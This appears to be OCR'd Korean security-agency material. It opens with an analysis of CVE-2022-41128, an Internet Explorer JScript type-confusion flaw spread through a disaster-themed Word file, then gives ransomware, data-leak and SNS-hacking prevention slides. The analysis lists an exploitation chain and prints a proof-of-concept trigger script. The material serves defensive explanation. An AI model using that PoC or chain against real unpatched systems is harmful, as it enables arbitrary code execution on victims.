


그림 2-8 서울 용산 이태원 상황(18시).docx" 파일의 검사 결과

악성코드가 포함된 파일을 ①오픈(열람)하면 ② 악용된 서버로부터 Rich Text 파일(RTF: 서식 있는 텍스트 파일)의 템플릿을 다운로드 받으며, 이후 ③ 공격자의 서버에서 원격 HTML 파일을 추가로 가져온다. 이때, ④ HTML 파일의 렌더링 시 자바스크립트 엔진이 사용되면서 ⑤ 임의의 코드를 실행할 수 있는 취약점이 사용된다. 마이크로소프트 오피스(MS-Office)는 인터넷 익스플로러를 사용하여 HTML 콘텐츠를 렌더링하기 때문에 오피스 문서를 이용해 익스플로잇을 배포하는 경우(예: CVE-2017-0199)가 많이 존재했다. 이렇게 공격할 경우 인터넷 익스플로러를 기본 브라우저로 사용하지 않아도 공격이 가능하게 된다.

이 취약점은 인터넷 익스플로러의 자바스크립트 엔진인 "jscript9.dll"에서 발생하고 있기 때문에 공격자가 제어하는 웹 사이트를 렌더링할 때 임의의 코드가 실행되도록 악용할 수 있다. 이번 취약점 CVE-2022-41128은 2021년 공개된 CVE-2021-34480과도 매우 유사하며 2022년 11월 8일에 패치가 공개됐다.

그림 2-9 원격 rich text 파일(RTF: 서식 있는 텍스트 파일) 템플릿 접근 시의 경고 메시지

보통 워드 파일을 열람할 때, 원격 RTF 템플릿에 접근이 필요하면 사용자에게 바이러스가 포함되어 있을 수 있다는 경고 메시지를 띄워주게 된다. 원격 RTF 템플릿을 전달하면, 웹 서버는 원격 HTML 콘텐츠가 요청될 때 다시 전송되는 응답에 고유한 쿠키를 설정하는데, 자바스크립트는 익스플로잇을 시작하기 전에 쿠키가 설정됐는지 확인하고 익스플로잇 실행 전과 익스플로잇 성공 후 서버에 정보를 보낸다. 악성코드들은 레지스트리 변경 등 다양한 악성행위를 위해 관리자 권한을 필요로 하는 작업을 시도한다. 윈도우에서 제공하는 보안 기능인 사용자 계정 컨트롤(User Account Control)을 우회함으로 권한이 없는 프로그램에 접근해 실행할 수 있다. 사용자는 따로 접근권한을 승인하거나 실행 여부를 확인할 수 없으므로 공격을 인지하기 어렵다. 공격자는 공격코드를 통해 캐쉬와 남겨진 기록을 지움으로써 공격의 흔적을 없애고 추적을 어렵게 한다.

취약점이 이용한 공격 전략

1. 변수의 유형 오류를 이용하여 상대적 읽기 및 쓰기(R/W)를 허용하는 배열 객체의 길이를 덮어쓰고 jscript9.dll 내에서 vtable 포인터를 누출한다.
2. Dataview 개체의 버퍼가 임의의 메모리를 가리키도록 하기 위해 관계 쓰기를 사용하여 배열 개체를 추가로 손상시킨다. 이것은 임의의 R/W가 가능하게 한다.
3. 임의의 R/W를 사용하여 가짜 vtable로 가짜 문자열 개체를 설정한다.
4. 가짜 문자열 vtable 값을 통해 VirtualProtect를 호출하여 쉘코드의 메모리를 실행 가능하게 한다.
5. 쉘코드를 호출한다.

```
<script>
function boom(m) {
    var q = d;
    var l = q[0];
    for (var o = 0; o < 1; o++) {
        if (m) {
            for (var n = 0; n < 1; n++) {
                q = e;
            }
            q[-1] = 1;
        }
    }
    if (m) {
```

```
        q[0] = 0x42424242; // write 0x42424242 at <where>
    }
}

var g = new ArrayBuffer(16);
var d = new Int32Array(g);
var e = Object({
    a: 1,
    b: 2,
    c: 3,
    d: (0x414141 - 1) / 2,  // <where> for 64-bit jscript9.dll
    e: (0x414141 - 1) / 2,  // <where> for 32-bit jscript9.dll
});

for (var h = 0; h < 100000; h++) {
    boom(false);
}
boom(true);
</script>
```

표 2-10 개념 증명(Proof-of-concept) 코드

표 2-10의 개념 증명 코드에서 프로그램을 실제 실행하는 시점에 기계어로 번역하는 컴파일 기법인 JIT 컴파일(just-in-time compilation)는 boom 함수의 항목에서 변수 q에 대한 유형 검사를 수행할 코드를 생성한다. JIT 컴파일러는 변수의 유형이 함수의 나머지 부분에서 변경되지 않을 것이라고 잘못 가정한다. 이 가정은 q가 d(Int32Array)에서 e(객체)로 변경될 때 깨진다. q[0] = 0x42424242를 실행할 때 컴파일된 코드는 여전히 이전 Int32Array를 처리하고 있다고 생각하고 해당 오프셋을 사용한다. 32비트 프로세스의 경우에는 e.e가 가리키는 곳에, 64비트 프로세스의 경우 e.d가 가리키는 곳에 처리 값을 쓰게 된다.

```
 GlobOpt::OptArraySrc(...)
  {
      ...
      if (...
          || ...
          || GlobOpt::ShouldExpectConventionalArrayIndexValue(...)
+             || wil::details::FeatureImpl<__WilFeatureTraits_Feature_Servicing_
MSRC75609_42033599>::__private_IsEnabled(...) // Returns true if “feature” is
enabled
          )
      {
          ...       // Always executed after patch
      }
      ...
  }
```

표 2-11 GlobOpt::OptArraySrc의 패치 코드

패치 코드에 따르면 취약점은 최적화 단계 중 하나인 GlobOpt::OptArraySrc의 결함 검사에 있다. GlobOpt::OptArraySrc는 ShouldExpectConventionalArrayIndexValue를 호출하고 반환 값에 따라 일부 코드를 건너 뛰는데, 패치는 ShouldExpectConventionalArrayIndexValue의 반환 값에 관계없이 이전에 건너뛴 코드 아래로 실행 경로를 강제 적용한다.

대응 방안

원격 템플릿 주입 기술은 최근 해커들이 자주 사용하는 공격으로 사용자들이 별 의심없이 클릭하거나 다운로드 할 수 있어 각별한 주의가 필요하다. 인터넷에서 다운로드 받은 의심스러운 파일은 열어보지 않으며, 제조사 마이크로소프트(Microsoft)에서 배포한 최신 패치를 적용함으로써 취약점을 제거해야 한다.

취약점 동향 종합

정보보호 활동의 성공은 관심에서 시작된다. 작은 취약점 하나도 우리가 지금까지 쌓아온 모든 것을 무너뜨리는 원인이 될 수 있다. 실생활에서 사고가 발생하기 전에는 항상 전조증상이 있기 때문에, 이 증상을 인지하고 골든 타임 안에 대형 사고를 대비하는 자세가 필요하다. 사이버 환경에서의 골든 타임은 취약점의 공개와 함께 시작된다. 즉, 취약점 공개는 바로 지금이 골든 타임이라는 것을 알려주는 신호라 볼 수 있다.

이번 하반기에 공개된 OpenSSL의 취약점은 보안을 위한 솔루션이 보안의 허점이 될 수 있다는 것을 보여주고 있으며, SQlite 취약점은 특정 솔루션이 과거에는 안전했을지 몰라도 현재는 안전하지 않을 수도 있다는 점을 의미한다. 또한 MS Exchange 취약점은 반복되는 Zero-day 공격에 노출되고 있는 과정을 통해 대비하지 못한 위험에 언제든지 노출될 수 있음을 시사한다.

새로운 취약점의 공개 활동과 동향에 대한 파악은 우리가 건강한 사이버 환경을 유지할 수 있도록 도움을 주는 신호이다. 우리는 위험에 대해 대비할 필요가 있다. 전조증상의 인지를 기반으로 하거나 앞으로 닥쳐올 위험을 예측 및 예방하는 노력을 통해 정보보호 활동을 지속해야 할 것이다.

과학기술정보통신부

KISA 한국인터넷진흥원

2023 사이버 보안 위협 전망

Cyber Security Forecast 2023

1

국가·산업 보안을 위협하는 글로벌 해킹 조직의 공격 증가

2

재난, 장애 등 민감한 **사회적 이슈를 악용한 사이버 공격 지속**

3

지능형 지속 공격과 **다중협박**으로 무장한 **랜섬웨어의 진화**

4

디지털 시대 **클라우드 전환**에 따른 **위협 증가**


5


갈수록 복잡해지는 **기업의 SW 공급망**과 **위협 증가**


AhnLab ESTsecurity IGLOO NSHC S2W

kaspersky MANDIANT Microsoft splunk> TREND MICRO

최근 사이버보안 주요사고 사례로 보는 보안 이슈







랜섬웨어

랜섬웨어 1

랜섬웨어 2

랜섬웨어란 무엇인가?

랜섬웨어(Ransomware)란?

Ransom(몸값)과 Software(소프트웨어)의 합성어로
이용자의 PC를 악성코드로 감염시켜
PC에 저장된 문서, 파일 등을 암호화하고
복구를 대가로 금전을 요구하는 해킹 기법

랜섬웨어 어떻게 감염되나요?


신뢰할수 없는 메일(URL, 첨부파일) 또는 보안이 취약한
웹사이트 방문, 기업의 보안관리 미흡 등을 통해 감염

랜섬웨어는 복구할 수 있나요?

일반적으로 랜섬웨어는 감염 이후 치료(복구)가 어렵기 때문에
사전에 데이터를 백업하고 백신 소프트웨어를 이용 및
보안 업데이트, 보안 취약점 점검 등을 통한 보안 강화 필요

랜섬웨어 3

랜섬웨어 공격 진행과정




랜섬웨어 침투 과정

- 랜섬웨어는 운영체제, 프로그램 등 최신 보안 업데이트가 되지 않았거나,
  부적절한 계정 등 관리가 미흡한 경우 감염
- 공격자는 주요 자산에 침투한 후, 랜섬웨어 악성코드를 실행 및 이용자의 중요 정보를
  암호화하고 복구를 대가로 금전을 요구

랜섬웨어 4

랜섬웨어 주요 증상

랜섬웨어 감염시 정상 파일의 확장자가 변경되고 데이터가 암호화됩니다.



랜섬웨어 감염 전 파일

감염 후 변경된 파일

랜섬웨어


랜섬웨어 5

랜섬웨어

랜섬웨어 주요 증상

또한, 금전을 요구하는 랜섬노트 파일이 생성되거나 바탕화면이 변경됩니다.

금전요구 내용이 담긴 랜섬노트



감염 후 변경된 바탕화면

랜섬웨어 6

랜섬웨어

랜섬웨어 피해사례

사례 1 고객 영업을 담당하는 직원 PC, 랜섬웨어 감염으로 10년치 영업 자료 유출

제조社 직원 A는 어느날 회사 업무 메일을 확인하는 과정에서 평소 거래하던 고객사로부터 온 메일의 첨부 파일을 클릭하여 실행을 통해 감염

첨부 파일 실행 후 PC에 다음과 같은 증상이 발생

- 한글 · 워드 등 문서와 이미지 파일들의 확장자가 강제로 변경
- 확장자가 변경된 파일을 열어보았으나 열리지 않음
- 시간이 흐를수록 더욱 많은 파일들에서 동일 증상 발견
- 바탕화면에 다수의 알 수 없는 파일들이 생성

랜섬웨어 7

랜섬웨어

랜섬웨어 피해사례

사례 2 병원 PC의 보안관리 소홀로 랜섬웨어에 감염되어 환자 의료 정보 유출

A 병원은 환자들의 정보를 특정 PC에서 관리하였으며, 해당 PC는 인터넷에 연결되어 있어 웹서핑 등 다양한 용도로 활용하였으나, 윈도우 보안업데이트 등 PC 보안에 대해서는 평소 소홀히 관리하였음

어느날, 업무 개시를 위해 PC를 켰을 때 다음과 같은 증상이 발생

- PC가 시작되는 단계에서 윈도우 화면이 나타나지 않음
- 모니터의 검은 화면에는 영문으로 이상한 글들이 나타나 있음
- 글의 내용 : PC가 잠기었으니 비트코인을 지불해야 풀 수 있음
- PC를 여러번 재부팅하였으나 문제가 해결되지 않음

랜섬웨어 8

랜섬웨어

랜섬웨어 피해사례


사례 3 보안이 미흡했던 IT기업 대상의 해킹 공격 발생, 수백 대의 시스템이 감염되어 업무 마비

온라인으로 다양한 서비스를 제공하는 IT 기업은 어느날 자사의 홈페이지가 인터넷에서 접속되지 않는다는 사실을 인지


홈페이지 운영 담당자를 통해 확인한 결과 다음과 같은 증상 발견

- 홈페이지 운영 서버에 존재하는 파일들의 확장자가 모두 변경
- 확장자가 변경된 파일을 열어보았으나 열리지 않음
- 기업 내부의 다른 서버들도 확인한 결과 모두 동일 증상 존재
- 직원들이 업무용으로 사용하는 PC에도 동일 증상 발생

랜섬웨어 **9**




랜섬웨어 **10**



정보유출

정보유출 1

정보유출 2




정보유출 3

정보유출 4

정보유출

정보유출 주요사례

협박 메일



다크웹에 공개된 유출 정보 파일

* 이미지 출처 : 보안뉴스, PRIVACY SHARKS

정보유출 5

정보유출

정보유출 피해사례

사례 1 성형외과 홈페이지의 보안관리 소홀로 환자 상담내용 및 의료정보 등 개인정보 유출

어느 날 병원장 A는 대표 홈페이지 메일을 확인하는 과정에서 해커로부터의 협박 메일 확인

협박 메일의 내용은 "모든 환자 상담기록과 의료정보를 탈취했으며, 24시간 이내에 협상을 하지 않을 시 환자의 상담기록 및 의료정보를 공개"하겠다고 협박

이에 해킹여부 확인을 위해 보안 업체를 통해 점검한 결과 홈페이지 취약점을 통해 유출된 것으로 확인

정보유출 6

정보유출

정보유출 피해사례

사례 2 쇼핑몰 개인정보 관리자 PC의 보안관리 소홀로 인해 고객 결재 내역 및 고객정보 모두 유출

온라인 쇼핑몰을 운영하는 중소기업 개인정보 관리자는 어느 날 고객 결재 내역을 포함한 DB 정보 일부가 삭제되어 있는 것을 인지

해당 기업은 평소 공유폴더에 중요 자료를 공유하며 사용하였고 이를 사용하는 다수 PC들이 악성코드에 감염된 사실을 확인

이에 보안 업체에 의뢰하여 확인한 결과 악성메일에 의한 악성코드 감염으로 인해 고객정보가 유출된 것으로 확인

정보유출 7


정보유출 피해사례

사례 3 급하게 원격근무 시스템을 도입한 IT기업, 해킹 공격이 발생하여 내부 기밀 자료 유출

온라인으로 다양한 서비스를 제공하는 IT 기업은
어느 날 언론을 통해 자사 내부자료가
다크웹에 공개되어 있다는 사실 인지

유출 원인을 확인하기 위해 보안 업체를 통해
점검한 결과 자료를 담당하는 직원이
원격근무를 수행하는 도중 악성코드에 감염되어
정보가 유출된 것으로 추정

이후 기업 대표에 많은 돈을 송금하라는
협박성 메일 수신



정보유출 8

정보유출 해킹사고 Q&A

Q 정보유출 사고는 어떻게 발생하나요?

주로 내부직원 악성코드 감염 및 계정(계정명, 패스워드) 유출, 외부(인터넷)에 연결된 취약한 서버나 PC를 통해 발생합니다.

Q 내부직원 악성코드 감염 및 계정유출은 어떻게 이루어지나요?

해킹메일을 열람하고 첨부된 파일을 실행하거나, 불법 소프트웨어 다운로드 등을 통해서 악성코드에 감염됩니다.

또한 피싱 공격을 통해 자신도 모르게 탈취되기도 하고, 무작위로 계정을 생성하여 대입하는 무작위 대입 공격으로 유출되기도 합니다.

Q 정보유출 사고 발생시 어떠한 조치를 해야 하나요?

피해 확산 방지를 위해 우선 해당 시스템의 네트워크를 단절하고 정확한 원인분석을 위해
시스템을 종료하지 않는 것이 좋습니다.

KISA로 침해사고 신고와 함께, 재발방지 등을 위한 기술지원을 요청하시는 것이 좋습니다.

Q 정보유출 사고 발생시 KISA, 경찰 등에 꼭 신고를 해야 하나요?

법령에 의거 정보통신서비스 제공자는 한국인터넷진흥원에 해킹사고를 신고해야 하며 만약에 유출된 정보 중에 개인정보(성명, 주민번호, 연락처 등)가 포함 된 경우, 개인정보 유출 신고도 같이 해야 합니다.

신고 경로
- KISA 보호나라 : boho.or.kr 또는 국번없이 ☎118
- 경찰청 사이버수사국 : ecrm.police.go.kr 또는 국번없이 ☎182

Q 정보유출 사고 예방을 위해 이용할 수 있는 보안서비스는 어떠한 것들이 있나요?

중소기업을 대상으로 내부직원 해킹을 예방하기 위한 모의훈련 플랫폼과, 정보보호 컨설팅을 지원하고 있습니다.

정부제공 서비스
- 해킹메일 모의훈련 플랫폼 : boho.or.kr>보안서비스
- 정보보호 컨설팅 : risc.kisa.or.kr>정보보호 컨설팅

정보유출 9

정보유출 피해 예방 수칙


정보유출 피해 예방 수칙

- 중요한 데이터의 접근권한, 암호화(DRM) 등 안전한 보안정책 수립
- 비인가 단말기, 원격접속(VPN) 등의 접근통제를 통해 유출 예방
- 최신 운영체제, 백신 이용 및 업데이트로 안전한 업무환경 유지
- 시스템의 정기적인 보안취약점 점검 및 패치를 통해 보안 강화
- 정기적인 사용자 계정관리 및 이중인증을 통한 관리자 계정 강화


SNS 해킹

SNS 해킹 1


SNS 해킹 2



SNS 해킹 3



SNS 해킹 4



SNS 해킹 5


SNS 계정 탈취 피해사례

사례 3 탈취된 개인 계정을 통해 사전에 등록된 지인에게 금전을 요구하는 문자 전송

SNS 해킹 6

SNS 계정 탈취 피해사례

사례 4 탈취된 개인 계정으로 접속하여 성인게시물 등에 '좋아요' 클릭



SNS 해킹 7

SNS 계정 탈취 사고 Q&A

Q SNS 계정 탈취 해킹이란 무엇을 말하는 것인가요?

SNS 계정 탈취를 통해 스팸성 글을 게시하거나,
SNS에 등록되어 있는 지인에게 금전을 요구하는 등의 행위를 하는 해킹 기법입니다.

Q SNS 계정은 어떻게 탈취가 되나요?

악성코드에 감염되어 계정정보가 탈취되거나 다수 이용 등으로 계정관리가 취약한 경우 탈취될 수 있습니다.

